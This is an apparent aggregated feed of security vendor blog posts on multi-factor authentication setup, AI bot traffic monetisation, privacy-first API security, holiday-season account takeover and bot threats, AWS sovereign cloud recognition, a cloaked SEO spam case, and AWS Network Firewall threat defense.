Reading view

Security by Design: Why Multi-Factor Authentication Matters More Than Ever

In an era marked by escalating cyber threats and evolving risk landscapes, organisations face mounting pressure to strengthen their security posture whilst maintaining seamless user experiences. At Thales, we recognise that robust security must be foundational – embedded into products and services by design, not bolted on as an afterthought. This principle underpins our commitment to the U.S. Cybersecurity and Infrastructure Security Agency (CISA)’s Secure-by-Design pledge, which calls on software manufacturers to establish security features like multi-factor authentication (MFA) as standard across their product portfolios.

As digital transformation accelerates and attack surfaces expand, the gap between security capabilities and emerging threats continues to widen. According to the 2025 Thales Data Threat Report, organisations are grappling with unprecedented challenges: 69% regard the fast-moving ecosystem as the most concerning GenAI security risk, whilst 83% report that strong MFA is used more than 40% of the time. This indicates both progress and significant opportunity for improvement. These findings underscore a critical reality: whilst security tools and technologies have advanced, comprehensive deployment and consistent enforcement remain essential challenges that demand immediate attention.

This blog examines the pivotal role of multi-factor authentication in modern cybersecurity strategies. We explore the fundamentals of MFA, analyse the evolving threat landscape that necessitates its adoption, and provide practical guidance on implementation. Whether you are a security professional seeking to strengthen your organisation’s defences or an individual user looking to protect personal accounts, this resource offers the insights and actionable steps needed to embrace MFA with confidence and rigour.

Understanding Multi-Factor Authentication: The Basics

Multi-factor authentication verifies your identity using two different forms of identification. Typically this involves something you know (like a password) and something you have (like a code on your phone). Think of it like using an ATM: you need both your bank card and your PIN to withdraw cash.

This dual-layer approach creates a significant barrier for attackers. Even if someone steals your password, they still can’t log in without that second factor. It’s elegantly simple, yet remarkably powerful – your password alone is no longer enough to unlock the door.

The Growing Threat Landscape: Why MFA Is No Longer Optional

Cyberattacks have grown increasingly sophisticated, with stolen passwords at the heart of many breaches. According to the 2023 Verizon Data Breach Investigations Report, nearly 49% of data breaches involved the use of stolen credentials.

MFA directly addresses this vulnerability. Our own research at Thales demonstrates the critical importance of strong authentication measures. According to the 2025 Thales Data Threat Report, 83% of organisations report that strong MFA is used more than 40% of the time, yet significant challenges remain in achieving comprehensive deployment. This data underscores both the growing recognition of MFA’s importance and the continued need for organisations to strengthen their authentication posture.

Furthermore, our 2025 Digital Trust Index – Third-Party Edition reveals a concerning reality: 40% of users reset passwords once or twice a month, highlighting the inherent weakness of password-only authentication systems. These frequent password resets not only frustrate users but also create security vulnerabilities that MFA effectively mitigates.

How MFA Defeats Common Attack Methods

MFA thwarts the most prevalent attack techniques:

Brute-force and credential stuffing attacks: These automated attacks become practically futile with MFA enabled because guessing the password isn’t enough to break in.

Phishing attacks: Even if you unwittingly hand over your password to a phisher, they still can’t access your account without the one-time code or second factor that MFA requires.

It’s no surprise that CISA’s Secure-by-Design guidelines explicitly call for making MFA a built-in, default security feature. In today’s threat landscape, MFA has evolved from a nice-to-have extra to an essential safeguard.

Thales’ Commitment: Security by Design and by Default

At Thales, we build security into our products by design, baked into our products and services. Our commitment to CISA’s Secure-by-Design pledge is reflected in how we develop features like MFA.
We already implement robust MFA across our cloud services to help safeguard your accounts and data. By requiring two forms of identification to access the Thales Cloud Security Console, we add an extra layer of protection that makes it “much harder for unauthorised users to access sensitive information”. This significantly reduces the risk of breaches and builds trust.

The Principle of Shared Responsibility

Thales’ approach recognises shared responsibility. “Security by default” means we provide secure settings and features right out of the box. However, security is also a partnership – we provide the tools, whilst you play a crucial role by using them.
We’ve made MFA available and straightforward to configure, and we actively encourage customers to use advanced authentication methods. Whilst MFA might not be mandated on all accounts by default today, we strongly recommend that you activate it. By choosing to enable MFA now, you’re not only protecting yourself immediately but also aligning with best practices that Thales and the cybersecurity community advocate globally.

Getting Started: How to Set Up MFA

Enabling multi-factor authentication on your Thales account is quick and straightforward. Here’s how:

  1. Log in and navigate to your user settings. Go to Account Settings or Profile, where you’ll find security settings for MFA management. You can find these options in the Thales Cloud Security Console setup checklist.
  2. Locate the Multi-Factor Authentication option and click to begin setup.
  3. Select your preferred MFA method: authenticator app, SMS, or email.
  4. Configure the chosen method:
    • For an authenticator app, scan the displayed QR code with your app ( MobilPASS+, Google Authenticator, Microsoft Authenticator, Authy, etc.).
    • For SMS, enter your mobile number to receive a verification code.
    • For email, a code will be sent to your registered email address.
  5. Save your backup codes. These are your safety net if you lose access to your MFA device. Store them in a secure location like a password manager.
  6. Complete and test the setup. Once verified, MFA will be enabled. Log out and log in again to ensure everything works properly.

That’s it! You’ve added a powerful extra layer of security in just a few minutes.

Choosing Your MFA Method: A Comparison

For organisations seeking a comprehensive overview of authentication options, Thales offers an extensive portfolio of MFA tokens and authenticators. Our OneWelcome Authenticators Portfolio includes FIDO2 passkeys, hardware tokens, smart cards, and software authenticators, ensuring secure access across different environments and devices . This breadth of choice allows organisations to select the authentication method best suited to their security requirements and user needs

When setting up MFA, you have several authentication options:

Authenticator App (recommended): Generates a new 6-digit code every 30 seconds. This method is very secure, works offline, and is significantly more phishing-resistant. Pros: High security, no network dependency. Cons: Requires your phone.

Text Message (SMS): Sends a one-time code to your mobile phone. Pros: Easy to use, no app required. Cons: Slightly less secure than authenticator apps due to potential SIM-swapping attacks, but still greatly improves security over no MFA. CISA recommends SMS-based authentication only as a “last resort” when more secure options aren’t available

Email Codes: Sends verification codes to your registered email. Pros: No extra device needed. Cons: Least secure option if your email is compromised. Use only if other methods aren’t feasible, and ensure your email itself has MFA.

Hardware Security Keys: Physical devices, such as Thales FIDO Security Keys that you plug in or tap to verify login. Pros: Highest level of security, phishing-resistant. Cons: Requires purchasing a device.

Which should you choose? If possible, use an authenticator app or hardware key, as these are most secure. For most users, an authenticator app strikes an excellent balance. SMS is a solid fallback, and email can work if necessary – just be aware of the security trade-offs.

Moving Beyond Passwords: Passwordless Authentication

Whilst MFA significantly strengthens security, the most forward-thinking organisations are taking the next step: eliminating passwords altogether. Passwordless authentication removes the vulnerabilities inherent in password-based systems – no passwords to steal, phish, or reuse.

Thales’ SafeNet Trusted Access empowers organisations to build comprehensive passwordless policies using FIDO2 passkeys, biometrics, and hardware authenticators. Our Passwordless 360 approach provides a detailed framework for implementing passwordless authentication across your organisation, combining security, user experience, and regulatory compliance.

Troubleshooting and Frequently Asked Questions

Q: Do I have to enter an MFA code every single time I log in?
A: Often not every time. Many systems offer the option to “remember” a device for a certain period (e.g., 14 days). This means you won’t need to enter a code each time on that trusted device. However, use this feature only on personal devices you control, not shared or public computers.

Q: I’m not receiving the MFA code, or it says the code is wrong. What should I do?
A: Common solutions include: For SMS, check your signal and that your phone number is correct in account settings. Wait a moment and click “Resend code” if available. For authenticator apps, ensure your phone’s clock is accurate, as codes are time-based. For email, check your spam folder.

Q: What if I lose access to my phone or MFA device?
A: Use your saved backup codes to log in. If you’ve lost those as well, contact Thales support for account recovery assistance.

Q: Can we use our own IdP?
A: Yes, you can leverage external IdPs like SafeNet Trusted Access by Thales, which allows you to build adaptive authentication policies and leverage a broad range of MFA options.

Q: Can I switch MFA methods?
A: Yes. You can disable MFA and re-enable it with a new method anytime through your account settings.

Q: Is MFA required?
A: Whilst not mandatory on all accounts today, we strongly recommend enabling it. It’s one of the most effective ways to protect your account.

Understanding Digital Trust: Research from Thales

Thales’ research demonstrates the critical importance of strong identity and access management. Our 2025 Digital Trust Index – Third-Party Edition reveals that 96% of third-party users face issues logging into partner systems, wasting 48 minutes a month on average. Additionally, 40% reset passwords once or twice a month – highlighting the need for more secure, passwordless methods like MFA.

The 2025 Data Threat Report further emphasises this urgency. According to our research, 83% of organisations report that strong MFA is used more than 40% of the time, yet challenges remain. As organisations adopt AI and face evolving quantum threats, robust authentication becomes even more critical.

Thales’ comprehensive Identity and Access Management solutions provide organisations with the capabilities needed to improve user experiences whilst strengthening security. From Multi-Factor Authentication and Single Sign-On to passwordless authentication and passkeys, Thales delivers the tools to make IAM processes straightforward and dependable.

Final Thought

Cybersecurity is a shared responsibility. We design secure systems, and you make them stronger by turning on protections like MFA. Enable MFA today in your Thales account settings. It takes just a few minutes and makes a significant difference.

Secure by design starts with secure choices.

The post Security by Design: Why Multi-Factor Authentication Matters More Than Ever appeared first on Blog.

  •  

Imperva Partners with TollBit to Power AI Traffic Monetization for Content Owners

The surge in AI-driven traffic is transforming how websites manage their content. With AI bots and agents visiting sites at unprecedented rates (often scraping without permission, payment, or attribution) content owners face a critical challenge: how to protect their intellectual property while capitalizing on legitimate AI use cases.

Today, we’re excited to announce Imperva’s integration with TollBit, a groundbreaking solution that enables our Cloud Web Application Firewall (CWAF) customers to monetize traffic from AI bots and crawlers that would otherwise scrape their content without permission or compensation.

Meeting the AI Traffic Challenge

The traditional ad-supported and subscription-based content models are being disrupted by AI. This integration provides a new economic model where value flows fairly between content creators and AI developers, transforming unauthorized scraping into a sustainable revenue stream.

How Imperva and TollBit Work Together

The integration leverages Imperva’s industry-leading Web Application Firewall capabilities alongside TollBit’s analytics and monetization platform to create a comprehensive solution:

  1. Detection & Enforcement: Imperva CWAF identifies AI bot traffic at the edge, providing the critical first layer of protection.
  2. Intelligent Redirection: Using Imperva’s redirect rules, requests from AI bots are automatically redirected to a TollBit subdomain (e.g., tollbit.example.com), with CWAF returning an HTTP 302 response.
  3. Payment Gateway: The TollBit subdomain returns an HTTP 402 response code (payment required), prompting AI bot operators to obtain valid TollBit tokens for authorized access.
  4. Analytics & Insights: Through SIEM log integration, Imperva Access and Security logs flow to TollBit’s analytics engine, providing executives with clear, AI-specific analytics that show how bots are engaging with their content and the business impact of that traffic both within Tollbit and Imperva’s UMC.

Implementation Architecture

The integration requires a straightforward setup process:

  • Onboard your domain to Imperva Cloud WAF
  • Create a TollBit account and verify domain ownership via DNS TXT records
  • Configure a TollBit subdomain with appropriate DNS NS records
  • Create redirect rules in Imperva’s management console to route AI bot traffic
  • Set up AWS S3 bucket integration for log processing and analytics

To ensure compatibility with TollBit’s requirements, an AWS Lambda function prefixes dates to Imperva log file names, enabling seamless ingestion into TollBit’s analytics platform.

A Shared Vision for Fair Compensation

This partnership represents a fundamental shift in how content owners approach AI traffic. Rather than simply blocking all bots or allowing unrestricted scraping, sites now have granular control to enforce access rules and pricing on their own terms.

Content owners deserve fair compensation for how their content powers the AI ecosystem. By combining Imperva’s security capabilities with TollBit’s monetization tools, we’re enabling the transition from unauthorized scraping to sustainable, licensed transactions.

What This Means for Imperva Customers

With this integration, Imperva CWAF customers gain:

  • Robust protection against unauthorized AI scraping at the application layer
  • Complete visibility into AI traffic patterns and behaviors through dedicated analytics
  • Flexible control to decide which AI agents can access content and under what conditions
  • New revenue streams that turn scraping attempts into legitimate, paid transactions

The agent economy is here, and autonomous AI visitors are becoming a permanent fixture of web traffic. With Imperva and TollBit, you can ensure these interactions happen on your terms—fairly, transparently, and profitably.

Get Started

If you’re an Imperva Cloud WAF customer and want to activate the integration:

TollBit is free for publishers and websites so you can be up and running in no time.

Learn more about how Imperva’s integration with TollBit can help you protect and monetize your content in the AI era.

The post Imperva Partners with TollBit to Power AI Traffic Monetization for Content Owners appeared first on Blog.

  •  

The Privacy Gap in API Security: Why Protecting APIs Shouldn’t Put Your Data at Risk

The more critical APIs become, the more sensitive data they carry identities, payment details, health records, customer preferences, tokens, keys, and more.

And this is where organizations face a painful, often invisible problem:

To protect APIs, many organizations end up exposing the very data they are trying to secure.

Most API security tools still rely on raw-payload logging, traffic replay, or shipping full request bodies into external analytics systems. That means sensitive customer data:

  • Leaves controlled environments
  • Gets stored in multiple systems
  • Crosses borders without intention
  • Lands in tools not designed to hold PII
  • Multiplies breach risk and regulatory pressure

This creates a direct conflict between security, privacy, and compliance, and businesses are caught in the middle.

The Real-World Impact: When Privacy Becomes a Security Liability

Across industries – financial services, retail, healthcare, travel, public sector, the story repeats:

1. Breach blast radius expands

The more systems that hold raw API payloads, the bigger the impact when any one of them is compromised.

2. Compliance becomes harder, not easier

GDPR, CCPA, HIPAA, PCI, and emerging data-sovereignty regulations penalize:

  • unnecessary data retention
  • cross-border data transfers
  • third-party exposure
  • lack of data-minimization controls

Most API security tools inadvertently violate all four.

3. Data residency rules block API security deployments

Organizations operating in multiple regions can’t centralize raw API data in a single cloud service, but many tools require doing exactly that.

4. Dev and QA environments become privacy risks

When security tests are based on production payload replays, sensitive data leaks into non-production systems.

5. Security teams lose visibility if they avoid raw logging

Many leaders try to “lock down” data flows, but that often leaves API blind spots, making it harder to detect business logic abuse, scraping, or session-based attacks.

This is the API privacy paradox:
You either weaken privacy to strengthen security or weaken security to preserve privacy.

The Industry Approach Is Broken

The traditional API security model makes three flawed assumptions:

  1. You must log or store raw payloads to get visibility.
  2. You must centralize traffic for analytics.
  3. You must replay production data to test API security.

These assumptions create privacy exposure, compliance failure, and operational friction.

Imperva Solves This by Rethinking the Architecture

Imperva’s privacy-first, local-first platform was built around a core belief:

API security should not require exposing sensitive data, ever.

The architecture flips the traditional model:

1. Inspect at the PoP (where traffic lives)

Traffic is parsed in-memory at the Point-of-Presence closest to the application, SaaS PoP or on-prem.

Raw values never leave the PoP.

2. Convert sensitive values into privacy-safe artifacts

Classification + hashing replaces raw payloads with:

  • label
  • schema fragments
  • one-way irreversible hashes
    This is the only data that ever moves upstream.

3. Detect and respond using metadata only

Anomaly detection uses metadata such as:

  • data labels
  • schema context
  • session identifiers
  • hashed tokens

No raw content is needed or exposed.

4. Enforce using hashes, not identities

Hash-based enforcement enables:

  • per-session blocking
  • token-level mitigation
  • behavior-based decisions
    without seeing or sharing the sensitive value behind the hash.

5. Same privacy guarantees across all deployments

Cloud, on-prem, hybrid – the mechanics never change.

What This Means for the Business

This is where Imperva’s architecture translates directly into measurable, enterprise-wide value:

✔ Smaller blast radius = lower breach liability

Fewer systems hold PII, drastically reducing what attackers can steal and what you must disclose.

✔ Faster compliance alignment

Local data processing and zero raw persistence align with GDPR, HIPAA minimum-necessary, and sovereignty rules.

✔ Real-time protection with zero added exposure

Inline, in-PoP inspection gives detection teams full visibility without raw payload retention.

✔ Safer automation in Dev/QA

Privacy-aware test artifacts eliminate the risk of production PII leaking into pipelines.

✔ Reduced third-party risk

Vendors never receive raw payloads, only metadata and hashes.

✔ A future-proof privacy posture

As regulatory pressure increases, architectures like this become mandatory, not optional.

Why This Whitepaper Matters

This whitepaper breaks down exactly how Imperva delivers production-grade API protection while preserving privacy, with clear explanations and practical examples.

You’ll learn:

  • How to get deep visibility without storing raw payloads
  • Why in-PoP processing reduces exposure and simplifies compliance
  • How hash-based enforcement protects identities while enabling precise blocking
  • How to design a privacy-first architecture that works across hybrid/multi-cloud

In other words:
If you need to secure APIs and meet privacy, residency, or compliance requirements – this is essential reading.

Ready to See How Privacy-First API Security Really Works?

Download the whitepaper and learn how Imperva protects APIs without exposing sensitive data.

The post The Privacy Gap in API Security: Why Protecting APIs Shouldn’t Put Your Data at Risk appeared first on Blog.

  •  

’Tis the Season to Be Cyber-Wary: How Thales Protects Against Account Takeover During Peak Shopping Season

The holiday shopping season is the busiest time of year for online retailers, and increasingly the most dangerous. As traffic surges and customers rush to place orders, cybercriminals use the distraction and volume to blend in. Account Takeover (ATO) attacks spike sharply in November and December, targeting shoppers’ saved payment details, loyalty points, wish-lists, and personal data.

Most retailers focus on keeping sites fast and campaigns running smoothly, but this seasonal pressure creates blind spots in authentication, login flows, and Application Programming Interface API endpoints. Attackers know this and use automated tools and AI-driven bots to slip into accounts with little resistance.

During peak season, it doesn’t take long for an unnoticed credential-stuffing surge, or a burst of suspicious login attempts to translate into real financial loss and customer frustration. For many retailers, the challenge isn’t a dramatic breach, it’s the quiet, persistent account abuse that goes undetected until the damage is already done.

The Escalation of Account Takeover Attacks

According to the 2025 Imperva Bad Bot Report, Account Takeover attacks increased by 40 percent in 2024 and by more than 50 percent since 2022. The rise reflects the expanding attack surface of modern digital businesses and the increasing availability of stolen credentials.

ATO attacks are rarely brute force assaults in the traditional sense. Most rely on automation and intelligence. Attackers use:

  • Credential stuffing to test stolen username and password pairs obtained from prior data breaches
  • Credential cracking to predict likely passwords using AI or dictionary-based guessing techniques
  • Brute force attacks to systematically attempt all possible combinations where no prior credential data exists

Each of these techniques is enhanced by bot networks capable of emulating legitimate traffic and distributing attacks across thousands of IP addresses to avoid detection.

Once an account is compromised, attackers can alter stored payment details, redeem loyalty points, exfiltrate personal data, or pivot into connected systems through single sign on integrations. The damage can be widespread and difficult to undo, making remediation costly, complex, and often too late to fully protect the victim.

The Cost of Compromise

A successful Account Takeover is not just a security failure; it is a business crisis. The consequences cascade across financial, regulatory, and reputational dimensions.

  • Financial loss from fraud, chargebacks, and stolen assets
  • Operational disruption as security and customer support teams manage lockouts and resets
  • Regulatory exposure under privacy and data protection laws such as GDPR, CCPA, and PCI DSS
  • Legal costs and compensation claims from affected customers or partners
  • Reputational damage leading to customer attrition and reduced trust

Regulators increasingly view inadequate protection of user credentials as a preventable failure. In industries such as financial services, retail, and telecom, where digital identity underpins customer engagement, the stakes are exceptionally high.

The AI Advantage for Attackers

Artificial intelligence is amplifying both the scale and sophistication of ATO campaigns. Where brute force once relied purely on volume, AI brings adaptive learning and behavioural mimicry.

Modern credential stuffing bots now simulate human navigation, introduce artificial pauses, and mirror typing patterns to bypass rate limits and behavioural detection systems. Machine learning

models trained on breached data can predict likely password sequences based on language, demographics, and prior password resets.

This capability turns traditional defences into speed bumps rather than barriers. The result is faster, more evasive attacks that require intelligent, context aware countermeasures.

The Expanding API Attack Surface

As organizations modernize applications, APIs have become both essential and exposed. They connect services, mobile clients, and third-party integrations, and they now represent a primary conduit for identity and data access.

According to Imperva telemetry, around 12 percent of all API attacks in 2024 were Account Takeovers. Many of these attacks are low volume and high value, designed to evade detection. Attackers harvest sensitive information in small increments such as user identifiers, loyalty balances, and payment tokens, and use that data later for large scale fraud or identity theft.

During the holiday shopping season, attackers take advantage of the fact that retail systems are under more pressure and handling far more automated traffic than usual. Bots are designed to blend seamlessly into this activity. They mimic real customers using legitimate browsers, realistic headers, and correctly formatted API calls, which makes them difficult to distinguish from genuine shoppers.

Instead of triggering obvious high-volume spikes, attackers quietly test stolen credentials across login APIs, probe authentication flows, and map out which accounts are valid. They reuse tokens, exploit weak session handling, and launch credential stuffing campaigns at a pace that fits naturally within peak season traffic. Because the requests look structurally correct, they often bypass volumetric detection and slip past basic rate limits.

Once inside an account, automated scripts extract loyalty balances, change delivery addresses, modify stored payment methods, or pivot through single sign on to gain access to additional services. For many retailers, these subtle API driven attacks are now the fastest growing source of credential-based compromise, and they reach their highest risk in November and December.

Thales recommends:

1. Improve visibility across login traffic this holiday season

During peak shopping periods, login volumes surge and attackers use the noise to hide. Monitor login attempts, unusual session behaviour, device changes, and repeated failures so you can spot suspicious activity early.

2. Strengthen authentication without slowing real customers

Shoppers expect fast checkout experiences, especially during sales events. Use smarter authentication controls that react to risk signals such as new devices or sudden spikes in login attempts, while keeping the journey seamless for genuine users.

3. Protect high value pages such as login and checkout

These are the most heavily targeted points during the holiday rush. Account Takeover attacks often begin on the login page and escalate at checkout. Ensure these flows have the strongest monitoring and protection in place to detect unusual behaviour before accounts are compromised.

4. Secure all APIs involved in customer accounts and orders

Retailers rely on APIs for login, checkout, loyalty, order history, and account management. These endpoints see huge traffic increases in November and December, making them prime targets for automated abuse. Apply full visibility and security controls across them.

5. Deploy Advanced Bot Protection to stop automated ATO attempts

Bots spike dramatically during holiday promotions. Advanced bot protection identifies and blocks automated credential testing, scripted login attempts, and account probing in real time without adding friction for real shoppers. This is critical for preventing ATO during your busiest weeks.

Visit Imperva.com Account Takeover Protection.

The post ’Tis the Season to Be Cyber-Wary: How Thales Protects Against Account Takeover During Peak Shopping Season appeared first on Blog.

  •  

How Thales Protects Online Retail Sites from AI-Driven Bots during Holiday Shopping Season

Every November and December, online retailers gear up for their biggest revenue surge of the year. But while the traffic and transactions climb, so does the threat level. Cybercriminals know exactly when customer activity (and the pressure on retail systems) is at its highest and they’re automating their attacks to exploit it.

Why retailers are especially vulnerable during peak season


Large-scale bot attacks thrive in seasonal retail: high traffic, elevated checkout volume, heavy promotional activity, and a short window for disruptions. It’s precisely when your monitoring may be stretched. According to the 2025 Thales Bad Bot Report, Retail was the second most attacked industry in 2024 (15% of all bot attacks). 33% of web traffic to retail sites was driven by bad bots. But the most recent data shows that now an astounding 53% of web traffic to retail sites is bots!

Key Findings relevant for eCommerce and Online Retail

  • 53% – the percentage of bot traffic (good and bad) to retail websites in 2025.
  • 39% – the percentage of bad bot traffic to online retail in 2025
  • 64% – the percentage of bot attacks on retail sites targeting business logic.
  • 283% – The increase in Account Takeover attacks (ATO) on Black Friday 2024
  • 18,813 – The number of hours of downtime prevented by Thales in November and December 2024
  • 71 Million – The number of requests per day from AI tools in 2025

Chart bad bot traffic

Chart based on data from November 2024 to November 2025

Retailers going into peak retail season without strong bot- and account-abuse defences are exposing a key part of their business to automated fraud and exploitation.

How bad bots target Online Retailers

Retailers often focus on obvious fraud vectors (payment fraud, card testing), but bots bring subtler, higher-volume risks that can erode margins, trust, and availability:

  • Account Takeover (ATO). Attackers leverage stolen credentials or credential-stuffing campaigns to hijack customer accounts — often right before a major shopping event when accounts have stored payment details, loyalty points, or wish-lists. According to the 2025 Thales Bad Bot Report Account takeover (ATO) attacks increased by around 40% in 2024, a surge attributed to improved automation and AI-driven tools.

  • Price Scraping. Bots scrape pricing, and product data at scale (often just before or during promotions), enabling grey-market resale, and competitive undercutting.
  • Automated Checkout Abuse / Scalper Bots. Limited-release items (sneakers, consoles, luxury goods) are bought by bots in seconds, creating inventory hoarding or resale markets.
  • API & Business Logic Attacks. As retailers expose more APIs (for checkout, loyalty, account management), bots attack those endpoints rather than just classic web pages. In 2024 API attacks shifted: 44 % of advanced bot traffic targeted APIs while in 2025, 64% of all bot attacks on the retail sector targeted API business logic.

web scraping

These are not threats to be taken lightly. Modern bots imitate human behaviour (headless browsers, residential proxies, AI/cloud-driven automation) and can bypass many legacy defences.

Why holiday shopping season means a high return for cybercriminals

    There are a few compounding factors that intensify the risk for retailers during peak season, making it easier for attackers to exploit traffic spikes and harder for security teams to keep up:

  • Timing & value. As account histories build up (wish-lists, stored cards, loyalty points), the value of each account rises. Attackers know that e-commerce traffic surges around major events like Black Friday, Cyber Monday, and year-end deals.
  • Promotion & checkout complexity. Retailers often deploy lots of new scripts or micro-services for promotions giving more surface area for bot abuse or skimming.
  • Availability expectations. Customers expect 24/7 performance during peak season; disruptions (even small) risk damaging brand trust and revenue. A bot-driven DDoS or checkout-flow abuse during these days can have outsized impact.
  • Compliance & customer data. With peak volumes, stored-card payments, cross-border activity and new flows, the risk of data breach or regulation (e.g., PCI-DSS, GDPR) becomes more acute.

What online retail security teams should prioritise now

  1. Gain visibility into automated traffic

    You cannot protect what you cannot see. Modern bot behaviour includes leveraging headless browsers, residential proxy networks to mimic normal web traffic behaviors and AI has only served to increase the effectiveness of automated abuse making it easier for cyber criminals to repeat their abuse until they infiltrate their target. Ensure you have full visibility of your entire application and API infrastructure.

  2. Prioritize high-value endpoints (login, APIs, checkout)

    Ensure your bot protection covers more than just the homepage. High-value targets such as Login pages and account flows, checkout APIs, and loyalty endpoints are prime targets for attack.

  3. Protect customer accounts proactively

    Credential-stuffing and Account Takeover attacks will increase during peak shopping season. Traditional security measures such as good password hygiene and MFA are effective, but they are not enough for today’s AI-empowered attackers. True Account Takeover protection will immediately and accurately detect and block attacks at the edge. Always-on Account Takeover Protection will deter attackers by lowering their return on investment.

  4. Secure APIs and microservices

    Retail platforms increasingly rely on APIs which is why an Advanced Bot Protection and Advanced API Security solution is recommended to offer full visibility of all your APIs and to ensure your most risky APIs are protected.

Peak-season eCommerce is a double-edged sword: while it presents huge revenue upside, the risk of bot-driven fraud, ATO and automation abuse is also at its highest. If you treat bot threats as an afterthought, you’re leaving the door wide open for attackers who already know your calendar, traffic patterns and the weakest links in your stack.

By integrating our full application security stack from Advanced Bot Protection and API security to Client-Side Protection and WAAP visibility, retailers shift from reactive detection to proactive prevention, turning the holiday surge into a secure growth opportunity instead of a season of risk.

Our application security suite delivers best-of-breed protection in a single platform, offering superior performance with lower latency, unified visibility through Attack Analytics to uncover coordinated campaigns, and with the backing of our world-class Threat Research team.

Learn more about our Application Security products today.

The post How Thales Protects Online Retail Sites from AI-Driven Bots during Holiday Shopping Season appeared first on Blog.

  •  

AWS named Leader in the 2025 ISG report for Sovereign Cloud Infrastructure Services (EU)

For the third year in a row, Amazon Web Services (AWS) is named as a Leader in the Information Services Group (ISG) Provider LensTM Quadrant report for Sovereign Cloud Infrastructure Services (EU), published on January 9, 2026. ISG is a leading global technology research, analyst, and advisory firm that serves as a trusted business partner to more than 900 clients. This ISG report evaluates 19 providers of sovereign cloud infrastructure services in the multi-public-cloud environment and examines how they address the key challenges that enterprise clients face in the European Union (EU). ISG defines Leaders as providers who represent innovative strength and competitive stability.

ISG rated AWS ahead of other leading cloud providers on both the competitive strength and portfolio attractiveness axes, with the highest score on portfolio attractiveness. Competitive strength was assessed on multiple factors, including degree of awareness, core competencies, and go-to-market strategy. Portfolio attractiveness was assessed on multiple factors, including scope of portfolio, portfolio quality, strategy and vision, and local characteristics.

According to ISG, “AWS’s infrastructure provides robust resilience and availability, supported by a sovereign-by-design architecture that ensures data residency and regional independence.”

Read the report to:

  • Discover why AWS was named as a Leader with the highest score on portfolio attractiveness by ISG.
  • Gain further understanding on how the AWS Cloud is sovereign-by-design and how it continues to offer more control and more choice without compromising on the full power of AWS.
  • Learn how AWS is delivering on its Digital Sovereignty Pledge and is investing in an ambitious roadmap of capabilities for data residency, granular access restriction, encryption, and resilience.

AWS’s recognition as a Leader in this report for the third consecutive year underscores our commitment to helping European customers and partners meet their digital sovereignty and resilience requirements. We are building on the strong foundation of security and resilience that has underpinned AWS services, including our long-standing commitment to customer control over data residency, our design principal of strong regional isolation, our deep European engineering roots, and our more than a decade of experience operating multiple independent clouds for the most critical and restricted workloads.

Download the full 2025 ISG Provider Lens Quadrant report for Sovereign Cloud Infrastructure Services (EU).

If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
 

Brittany Bunch Brittany Bunch
Brittany is a Product Marketing Manager on the AWS Security Marketing team based in Atlanta. She focuses on digital sovereignty and brings over a decade of experience in brand marketing, including employer branding at Amazon. Prior to AWS, she led brand marketing initiatives at several large enterprise companies.
  •  

Google Sees Spam, You See Your Site: A Cloaked SEO Spam Attack

Google Sees Spam, You See Your Site: A Cloaked SEO Spam Attack

We recently handled a case where a customer reported strange SEO behavior on their website. Regular visitors saw a normal site. No popups. No redirects. No visible spam.

However, when they checked their site on Google, the search results were flooded with eBay-type-looking websites and “Situs Toto” gambling spam.

This is a professional-grade SEO cloaking attack. The malware turns the application into a double agent: it serves your genuine website content to real people but swaps it for a massive list of gambling ads the second a search engine bot crawls the page.

Continue reading Google Sees Spam, You See Your Site: A Cloaked SEO Spam Attack at Sucuri Blog.

  •  

Real-time malware defense: Leveraging AWS Network Firewall active threat defense

Cyber threats are evolving faster than traditional security defense can respond; workloads with potential security issues are discovered by threat actors within 90 seconds, with exploitation attempts beginning within 3 minutes. Threat actors are quickly evolving their attack methodologies, resulting in new malware variants, exploit techniques, and evasion tactics. They also rotate their infrastructure—IP addresses, domains, and URLs. Effectively defending your workloads requires quickly translating threat data into protective measures and can be challenging when operating at internet scale. This post describes how AWS active threat defense for AWS Network Firewall can help to detect and block these potential threats to protect your cloud workloads.

